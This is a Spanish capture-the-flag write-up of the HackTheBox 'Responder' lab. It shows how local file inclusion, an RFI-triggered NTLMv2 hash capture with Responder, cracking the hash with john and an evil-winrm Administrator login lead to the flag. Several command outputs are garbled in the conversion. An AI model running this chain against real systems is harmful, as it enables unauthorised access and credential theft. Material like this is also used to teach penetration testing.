

HackTheBox

Máquina: Responder
Pablo José Pérez Díez


Realizamos un ping y observando el ttl nos damos cuenta de que se trata de una maquina Windows

```
(pabli @ kali)~  
» ping 10.129.84.11  
PING 10.129.84.11 (10.129.84.11) 56(84) bytes of data.  
64 bytes from 10.129.84.11: icmp_seq=1 ttl=127 time=102 ms  
64 bytes from 10.129.84.11: icmp_seq=2 ttl=127 time=81.3 ms  
64 bytes from 10.129.84.11: icmp_seq=3 ttl=127 time=77.2 ms  
^C
```


Escaneo inicial:

```
(pabli @ kali)~  
» sudo nmap -sVC -p- -O 10.129.84.11  
[sudo] contraseña para pabli:  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-25 15:26 CEST  
Nmap scan report for 10.129.84.11  
Host is up (0.23s latency).  
Not shown: 65533 filtered tcp ports (no-response)  
PORT      STATE SERVICE VERSION  
80/tcp    open  http      Apache httpd 2.4.52 ((Win64) OpenSSL/1.1.1m PHP/8.1.1)  
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).  
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.1  
5985/tcp  open  http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  
|_http-server-header: Microsoft-HTTPAPI/2.0  
|_http-title: Not Found  
Warning: OSScan results may be unreliable because we could not find at least 1 open port on closed ports  
Device type: general purpose  
Running (JUST GUESSING): Microsoft Windows 10|2019 (97%)  
OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_server_2019  
Aggressive OS guesses: Microsoft Windows 10 1903 - 21H1 (97%), Windows Server 2019 (89%)  
No exact OS matches for host (test conditions non-ideal).  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org  
Nmap done: 1 IP address (1 host up) scanned in 183.66 seconds
```

En el puerto 80 encontramos un Apache y un WinRM en el 5985, visualizamos la página en el navegador:



Al cambiar de idioma observamos que se utiliza un parámetro en la url, 'page':




Analizamos si es posible realizar una LFI (Local File Inclusion) introduciendo un parámetro aleatorio (45646):

Warning: include(45646): Failed to open stream: No such file or directory in **C:\xampp\htdocs\index.php** on line **11**

Warning: include(): Failed opening '45646' for inclusion (include_path='xampp/php\PEAR') in **C:\xampp\htdocs\index.php** on line **11**

si arroja un error similar a **Warning: main()** o **Warning: include()**, es probable que sea vulnerable a ataques RFI o LFI.

Intentamos un LFI:



La Local File Inclusion ha funcionado y ahora intentaremos una Remote File Inclusion

Utilizamos la herramienta Responder y la ponemos a escuchar en tun0 (VPN HTB):

```
unika.htb/index.php?page=../../../../../../../../../../../../../../../../windows/system32/drivers
(pabli @ kali)-[~]
└─$ sudo responder -I tun0 mail github IA

Corr. # # This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
individual line. The IP addresses should # be placed in the first column follo
space. # # Additionally, comments (such as these) may be inserted on i
no.acme.com # source server # 38.25.63.10 x.acme.com # x client host

NBT-NS, LLMNR & MDNS Responder 3.1.6.0


To support this project:
Github → https://github.com/sponsors/lgandx
Paypal → https://paypal.me/PythonResponder

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C
```

Observamos nuestra ip de tun0 para que la máquina objetivo intente obtener un recurso de la máquina atacante.

```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 10.10.16.2 netmask 255.255.254.0 destination 10.10.16.2
    inet6 dead:beef:4::1000 prefixlen 64 scopeid 0x0<global>
    inet6 fe80::d168:1676:4b04:ab42 prefixlen 64 scopeid 0x20<link>
    unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
    RX packets 632 bytes 332345 (324.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 132019 bytes 5828210 (5.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Realizamos la RFI solicitando un recurso inexistente de la máquina atacante



Responder capta la conexión y obtenermos el hash de la contraseña:

[illegible]

Almacenamos el hash y utilizamos john the ripper para obtener la contraseña:

```
(publi @ kali)-[~]
cat responder_hash
Administrator::RESPONDER:6236dd5cb1973849:9CFEC9F6270E524760ADBACA4E81CB9:010100000000000000D13311D815DC01C6503A0DB
A4114B6000000000020008004F0057003400430001001E00570049004E002D0055004A00300031003300590031004600430051003500040034005
70049004E002D0055004A003000310033005900310046004300510035002E004F005700340043002EE004C004F00430041004C00030014004F005
700340043002E004C004F000430041004C00050014004F005700340043002EE004C004F00430041004C000700080000D13311D815DC01060004000
20000000800300300000000000000100000000200000E27018440CE8B634346C628F2E59D9F871BDA58D7C5BBBC0777DDC40F1DF41810A001
00000000000000000000000000000000000000000009001E0063006900660073002F00310030002E00310030002E00310036002E003200000000000000
000
```

```
(publi @ kali)-[~]
john -w=/usr/share/wordlists/rockyou.txt responder_hash
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
badminton (Administrator)
1g 0:00:00:00 DONE (2025-08-25 16:09) 11.11g/s 45511p/s 45511c/s 45511c/s slimshady..oooooo
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

Ahora utilizaremos la herramienta evil-winrm para conectarnos a la maquina objetivo:


```
(pabli @ kali)-[~]
» evil-winrm -i 10.129.84.11 -u Administrator -p badminton
Failed to open stream: Permission denied in C:\xampp\htdocs
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation
module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Una vez dentro, buscamos la flag y la encontramos dentro del usuario ‘mike’:

```
*Evil-WinRM* PS C:\Users> cd mike
*Evil-WinRM* PS C:\Users\mike> dir

Directory: C:\Users\mike

Mode                LastWriteTime         Length Name
----                -
d-----          3/10/2022   4:51 AM             Desktop

*Evil-WinRM* PS C:\Users\mike> cd Desktop
*Evil-WinRM* PS C:\Users\mike\Desktop> dir

Directory: C:\Users\mike\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----          3/10/2022   4:50 AM             32 flag.txt

*Evil-WinRM* PS C:\Users\mike\Desktop> Get-Content flag.txt
ea81b7afddd03efaa0945333ed147fac
*Evil-WinRM* PS C:\Users\mike\Desktop>
```